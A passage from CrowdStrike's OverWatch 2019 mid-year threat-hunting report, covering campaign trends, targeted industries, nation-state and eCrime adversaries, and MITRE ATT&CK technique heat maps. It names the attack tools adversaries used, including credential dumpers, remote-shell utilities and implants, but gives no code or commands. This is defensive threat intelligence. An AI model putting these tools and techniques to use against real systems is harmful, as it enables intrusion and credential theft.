CROWDSTRIKE

OBSERVATIONS FROM THE FRONT LINES OF THREAT HUNTING

OVERWATCH 2019 MID-YEAR REPORT

TABLE OF CONTENTS

3 INTRODUCTION

4 TARGETED STATE-SPONSORED AND CRIMINAL INTRUSION CAMPAIGNS SUMMARY
4 ADVERSARY MOTIVES
5 VERTICAL INDUSTRIES
5 From 2017 to 2019 - Verticals to Watch
7 TARGETED INTRUSION ADVERSARIES
8 TARGETED ADVERSARY TOOLS

9 MALWARE CAMPAIGNS SUMMARY

9 TARGETED ADVERSARY TACTICS AND TECHNIQUES
9 2019 ATT&CK HEAT MAP
12 COMPARING TTPS IN 2018 AND 2019

15 NOTABLE INTRUSIONS BY SUSPECTED STATE-SPONSORED ADVERSARIES
15 WIDE RANGE OF ADVERSARY TECHNIQUES EMPLOYED AGAINST TELCO
23 EXTENSIVE INTRUSION TARGETING A HEALTHCARE ORGANIZATION
29 CUSTOM TOOLING AND RAPIDLY CHANGING TTPS USED AGAINST AVIATION VERTICAL
38 CUSTOM RAT AND BREAKOUT FOR LATERAL MOVEMENT IDENTIFIED IN ATTACK AGAINST CHEMICAL ORGANIZATION
42 ADVERSARY ATTACKS DEFENSE INDUSTRIAL BASE (DIB) ORGANIZATION USING ACCESS TOKEN MANIPULATION AND OTHER TECHNIQUES

49 NOTABLE INTRUSIONS BY SUSPECTED ECRIME ADVERSARIES
49 ECRIME ACTIVITY OBSERVED IN A TELECOM VERTICAL
52 ACTOR EXPLOITS A MICROSOFT SHAREPOINT SERVER
54 NO TIME WASTED IN ACTORS MOVING TO EXPLOIT NEW WEBLOGIC SERVER VULNERABILITY

59 CONCLUSION AND RECOMMENDATIONS
59 RECOMMENDATIONS

61 ABOUT CROWDSTRIKE

INTRODUCTION

Falcon OverWatch™ is the CrowdStrike® managed threat hunting service built on the CrowdStrike Falcon® platform. OverWatch provides deep and continuous human analysis on a 24x7 basis to relentlessly hunt for anomalous or novel attacker tradecraft designed to evade other detection techniques.

OverWatch is comprised of an elite team of cross-disciplinary specialists that harnesses the massive power of the CrowdStrike Threat Graph®, enriched with CrowdStrike threat intelligence, to continuously hunt, investigate and advise on sophisticated threat activity in customer environments. Armed with cloud-scale telemetry of over two trillion endpoint events collected per week, and detailed tradecraft on more than 120 adversary groups, OverWatch provides the unparalleled ability to see and stop the most sophisticated breaches[1].

This mid-year report provides a summary of OverWatch's threat hunting findings from the first half of 2019. It reviews intrusion trends during that time frame, provides insights into the current landscape of adversary tactics and delivers highlights of notable intrusions OverWatch identified. OverWatch specifically hunts for targeted intrusion adversaries, therefore, this report's findings cover state-sponsored and targeted eCrime activity, not the full spectrum of attacks that are stopped by the Falcon platform.


1 For more information on how Falcon OverWatch performs its mission, please see https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/

TARGETED STATE-SPONSORED AND CRIMINAL INTRUSION CAMPAIGNS SUMMARY

OverWatch's mission includes hunting for sophisticated or persistent adversaries targeting customers' networks, whether those actors are working on behalf of a government or for criminal purposes. In the course of performing its duties, the OverWatch team observed and analyzed numerous intrusion campaigns during the first six months of 2019. A summary of those campaigns is provided in the following charts. The metrics in this section of the report relate only to campaigns involving notable sophisticated and/or persistent targeted adversaries (state-sponsored and eCrime). The charts in this section do not include other, less sophisticated threats that OverWatch may have encountered.

ADVERSARY MOTIVES

OverWatch partners with the CrowdStrike Intelligence team to analyze adversaries performing intrusion activity. Attribution to a high degree of confidence is not always immediately possible, resulting in several OverWatch intrusion cases remaining officially unattributed. Of those cases where attribution was possible, 2019 targeted eCrime campaigns increased over 2018 as a result of eCrime actors continuing to mature their ability to provide commercial access to their tactics, techniques and procedures on a "TTPs-for-hire" basis, and their ongoing pursuit of "Big Game Hunting"[2] operations.



2 eCrime adversary use of "TTPs for hire" and "Big Game Hunting" are further explained and detailed in the 2019 CrowdStrike Global Threat Report, available at https://www.crowdstrike.com/resources/reports/2019-crowdstrike-global-threat-report/

OverWatch observed a significant increase in the relative frequency of eCrime campaigns targeting CrowdStrike customers in the first half of 2019, compared to the frequency of state-sponsored campaigns and unidentified campaigns. OverWatch observed that 61 percent of targeted campaigns in the first half of 2019 were sourced from eCrime adversaries, more than double the proportion observed in 2018. However, this does not indicate a reduction in state-sponsored activity overall. Rather, it reflects a continued escalation of eCrime activities, and additional focus by the OverWatch organization, as the eCrime ecosystem evolves and adversaries escalate their activities in pursuit of more and larger payouts.

VERTICAL INDUSTRIES

A breakdown of OverWatch intrusion campaigns across all vertical industry sectors is provided in the following charts, which show the top 10 lists of targeted industries and compare the first half of 2019 to all of 2018. OverWatch continues to see high targeted attack rates against the technology, telecommunications, financial and nongovernmental organization (NGO) industries in both 2018 and 2019.

FROM 2017 TO 2019 — VERTICALS TO WATCH


CrowdStrike's 2017 reporting highlighted an increase in activity in the telecommunications industry, and also predicted that it would become a key focus area for adversaries. This has been validated as OverWatch continues to see telecommunications rise in the top 10 list and does not expect it to lose its ranking as a popular target.

Hospitality also played a key role in the top 10 list, beginning with 2017 and moving into 2018. This changed in the first half of 2019, which showed a significant decline in intrusions aimed at this industry, with hospitality not even appearing on this report's top 10. However, OverWatch expects to move hospitality back to the top 10 list by the end of 2019, when reporting for the full year of eCrime activity is compiled.

OverWatch continues to see telecommunications rise in the top 10 list and does not expect it to lose its ranking as a popular target.


CAMPAIGNS BY VERTICAL – FIRST HALF OF 2019

(TOP 10 VERTICALS BY PREVALENCE)



CAMPAIGNS BY VERTICAL IN 2018

(TOP 10 VERTICALS BY PREVALENCE)



TARGETED INTRUSION ADVERSARIES

The following chart displays the verticals in which OverWatch identified intrusion campaigns attributed to specific adversaries[3] during the first six months of 2019. Verticals not listed in this chart indicate that OverWatch did not record any intrusions attributable to a targeted actor during that period.

ADVERSARY

VERTICAL	BEARS Russia	BUFFALOS Vietnam	CHOLLIMAS N. Korea	KITTENS Iran	PANDAS China	SPIDERS eCrime
Academic			■			■
Automotive		■				■
Aviation				■		■
Chemical					■	
Financial						■
Foood & Beverage						■
Gaming					■	
Healthcare					■	
Hospitality					■	
Law Enforcement						■
Manufacturing					■	■
Oil & Gas						■
Pharmaceutical					■	
Professional Services			■			
Retail						■
Technology					■	■
Telecommunications			■		■	■
NGO (including Think Tanks)	■		■			■
Transportation & Logistics				■		■

3 Descriptions of these adversaries are available at https://www.crowdstrike.com/blog/meet-the-adversaries/

TARGETED ADVERSARY TOOLS

Past CrowdStrike reporting shows well-documented evidence of targeted adversaries using native host tools where actors "live off the land" to avoid detection.[4] "Living off the land" describes the technique of evading security by using legitimate tools already installed on the target system. However, several targeted intrusions OverWatch analyzed in the first half of 2019 involved the use of at least one identifiable, non-native tool.

Legitimate Tools Used by Targeted Adversaries (in order of prevalence)	
1	PsExec
2	ProcDump
3	PC Hunter
4	7-Zip
5	Nmap
6	Netcat
7	Process Hacker
8	SMBexec
9	RemotelyAnywhere
10	PuTTY

The chart above depicts the most commonly seen non-native tools adversaries deployed to facilitate their attacks, listed in order of how prevalent the tool's use was among targeted (both state-sponsored and eCrime) adversaries.

Pen-Testing Tools Used in Targeted Intrusions (in order of prevalence)	
1	Mimikatz
2	PowerShell Empire
3	Cobalt Strike
4	reGeorg
5	Powerkatz
6	PowerSploit
7	Meterpreter
8	Masscan
9	RottenPotatoNG
10	Powercat

The most common pen-testing tools observed by OverWatch during the first half of 2019 are listed here. Tools typically associated with penetration testing remain popular with targeted adversaries. They are easy to acquire, powerful, and so ubiquitous that their use does not easily lead to identifying the perpetrator. As a result, OverWatch expects them to remain a popular choice in adversaries' arsenals.

Implants Typically Associated with State-Sponsored Actors (in order of prevalence)	
1	China Chopper
2	Winnti
3	BabyShark
4	RbDoor
5	QuasarRAT
6	PlugX
7	Mozi RAT
8	Hawup
9	Evora
10	Elise

Here are the most common custom implants observed by OverWatch during the first half of 2019. State-sponsored adversaries continue to employ custom implants, in addition to the more widely available tools mentioned here.

4 For example, see https://www.crowdstrike.com/blog/going-beyond-malware-the-rise-of-living-off-the-land-attacks/.

MALWARE CAMPAIGNS SUMMARY

OverWatch also regularly identifies widespread malware campaigns associated with non-targeted eCrime activity. The most popular malware for such attacks observed during the first half of 2019 are listed here.

Non-Targeted eCrime Malware (in order of prevalence)

01	02	03	04	05
EMOTET	TRICKBOT	CRYPTOCURRENCY MINERS (VARIOUS)	GOZI/URSNIF/RM3	DRIDEX

TARGETED ADVERSARY TACTICS AND TECHNIQUES

When the Falcon OverWatch team analyzes an intrusion campaign, it uses the MITRE ATT&CK™ [5] matrix as a framework to categorize adversary behavior.

2019 ATT&CK HEAT MAP

The following chart is a heat map of the adversary tactics and techniques OverWatch identified, across all sophisticated and/or persistent intrusion campaigns during the first half of 2019. This heat map is the result of OverWatch analysts reviewing all adversary behavior in targeted or otherwise significant intrusions, and ensuring the accurate identification of all the adversary techniques employed.

As would be expected, the most widely observed techniques seen in the first half of 2019 closely mirror the results observed throughout 2018. The use of popular techniques such as “Valid Accounts,” “Command-Line Interface,” “Scripting” and “PowerShell” remain highly prevalent in intrusions observed by OverWatch, as do most “Discovery” techniques. In spite of many threat actors attempting to “live off the land” to avoid detection, OverWatch also sees heavy employment of the “Remote File Copy” technique as they deploy tools on target networks to facilitate further actions on objectives. The intrusion campaign summaries later in this report provide detailed examples of how adversaries have used many of the popular and rarely observed techniques in their operations.

5 More information about MITRE's ATT&CK matrix is available online at https://attack.mitre.org/wiki/ATT%26CK_Matrix. Note that MITRE very recently updated the matrix to include several new techniques and an entirely new “Impact” tactic column. However, those updates were released after the end of Q1, so are not included in this report. More information on ATT&CK updates is available at https://attack.mitre.org/resources/updates/

TTPs Observed in Targeted Attacks in the First Half of 2019

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection	
	Scripting	Hypervisor	Service Registry Permissions	File Deletion	
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification	
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets	
	Signed Script Proxy Execution	Launch Agent	Startup Items	Gatekeeper Bypass	
	Source	Launch Daemon	Sudo	Group Policy Modification	
	Space after Filename	Launchctl	Sudo Caching	Hidden Files and Directories	
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden Users	
	Trap	Local Job Scheduling	Web Shell	Hidden Window	
	Trusted Developer Utilities	Login Item		HISTCONTROL	
	User Execution	Logon Scripts		Image File Execution Options Injection	
	Windows Management Instrumentation	LSASS Driver		Indicator Blocking	
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools	
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host	
		New Service		Indirect Command Execution	
		Office Application Startup		Install Root Certificate	
		Path Interception		InstallUtil	
		Plist Modification		Launchctl	
		Port Knocking		LC_MAIN Hijacking	
		Port Monitors		Masquerading	
		Rc.common		Modify Registry	
		Re-opened Applications		Mshta	
		Redundant Access		Network Share Connection Removal	
		Registry Run Keys / Startup Folder		NTFS File Attributes	
		Scheduled Task		Obfuscated Files or Information	
		Screensaver		Plist Modification	
		Security Support Provider		Port Knocking	
		Service Registry Permissions		Process Doppelgänging	
		Setuid and Setgid		Process Hollowing	
		Shortcut Modification		Process Injection	
		SIP and Trust Provider Hijacking		Redundant Access	
		Startup Items		Regsvcs/Regasm	
		System Firmware		Regsvr32	
		Systemd Service		Rootkit	
		Time Providers		Rundll32	
		Trap		Scripting	
		Valid Accounts		Signed Binary Proxy Execution	
		Web Shell		Signed Script Proxy Execution	
		Windows Management Instrumentation		SIP and Trust Provider Hijacking	
		Winlogon Helper DLL		Software Packing	
				Space after Filename	
				Template Injection	
				Timestomp	
				Trusted Developer Utilities	
				Valid Accounts	
				Virtualization/Sandbox Evasion	
				Web Service	
				XSL Script Processing	

Least Prevalent → Most Prevalent

TTPs Observed in Targeted Attacks in the First Half of 2019

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable	Data Compressed	Data Encrypted for Impact
Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control	Data Transfer Size Limits	Disk Content Wipe
File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control	Endpoint Denial of Service
Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
Security Software Discovery	Third-party Software		Port Knocking		
System Information Discovery	Windows Admin Shares		Remote Access Tools		
System Network Configuration	Windows Remote Management		Remote File Copy		
System Network Connections			Standard Application Layer Protocol		
System Owner/User Discovery			Standard Cryptographic Protocol		
System Service Discovery			Standard Non-Application Layer		
System Time Discovery			Uncommonly Used Port		
Virtualization/Sandbox Evasion			Web Service		

Least Prevalent **Most Prevalent**

COMPARING TTPS IN 2018 AND 2019

OverWatch has closely tracked adversary behavior in the context of the ATT&CK framework for nearly two years. As a result, the team has compiled a large and detailed library of targeted intrusion data from the wild that is mapped to ATT&CK. The following chart displays targeted attack techniques OverWatch observed in 2018 compared to the first half of 2019.[6]

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection	
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion	
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification	
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets	
	Signed Script Proxy Execution	Launch Agent	Startup Items	Gatekeeper Bypass	
	Source	Launch Daemon	Sudo	Group Policy Modification	
	Space after Filename	Launchctl	Sudo Caching	Hidden Files and Directories	
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden Users	
	Trap	Local Job Scheduling	Web Shell	Hidden Window	
	Trusted Developer Utilities	Login Item		HISTCONTROL	
	User Execution	Logon Scripts		Image File Execution Options Injection	
	Windows Management Instrumentation	LSASS Driver		Indicator Blocking	
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools	
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host	
		New Service		Indirect Command Execution	
		Office Application Startup		Install Root Certificate	
		Path Interception		InstallUtil	
		Plist Modification		Launchctl	
		Port Knocking		LC_MAIN Hijacking	
		Port Monitors		Masquerading	
		Rc.common		Modify Registry	
		Re-opened Applications		Mshta	
		Redundant Access		Network Share Connection Removal	
		Registry Run Keys / Startup Folder		NTFS File Attributes	
		Scheduled Task		Obfuscated Files or Information	
		Screensaver		Plist Modification	
		Security Support Provider		Port Knocking	
		Service Registry Permissions Weakness		Process Doppelgänging	
		Setuid and Setgid		Process Hollowing	
		Shortcut Modification		Process Injection	
		SIP and Trust Provider Hijacking		Redundant Access	
		Startup Items		Regsvcs/Regasm	
		System Firmware		Regsvr32	
		Systemd Service		Rootkit	
		Time Providers		Rundll32	
		Trap		Scripting	
		Valid Accounts		Signed Binary Proxy Execution	
		Web Shell		Signed Script Proxy Execution	
		Windows Management Instrumentation Event Subscription		SIP and Trust Provider Hijacking	
		Winlogon Helper DLL		Software Packing	
				Space after Filename	
				Template Injection	
				Timestomp	
				Trusted Developer Utilities	
				Valid Accounts	
				Virtualization/Sandbox Evasion	
				Web Service	
				XSL Script Processing	

Legend	
	Seen only in 2018
	Seen only in 2019
	Seen both years

6 The "Impact" tactic/techniques column was not added to the ATT&CK framework until the spring of 2019. Similarly, some techniques in other tactic columns, i.e., "Domain Trusts Discovery" and "Compile After Delivery," were also added in 2019. Therefore, OverWatch did not track those techniques prior to 2019. Details on updates to ATT&CK are available at https://attack.mitre.org/resources/updates/.

COMPARING TTPS IN 2018 AND 2019

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
Security Software Discovery	Third-party Software		Port Knocking		
System Information Discovery	Windows Admin Shares		Remote Access Tools		
System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
System Network Connections Discovery			Standard Application Layer Protocol		
System Owner/User Discovery			Standard Cryptographic Protocol		
System Service Discovery			Standard Non-Application Layer Protocol		
System Time Discovery			Uncommonly Used Port		
Virtualization/Sandbox Evasion			Web Service		

Legend	
	Seen only in 2018
	Seen only in 2019
	Seen both years

Techniques observed only in one year were generally low in prevalence and therefore not representative of a significant shift in trends. Some insightful takeaways are gleaned by comparing the prevalence of technique trends from year to year. For example:

- Regarding initial access techniques, even though 2018 saw a wider range of techniques employed, the most common techniques for both 2018 and so far in 2019 remain consistent. In order of prevalence they include the use of valid accounts, spear-phishing and exploitation of public-facing applications.

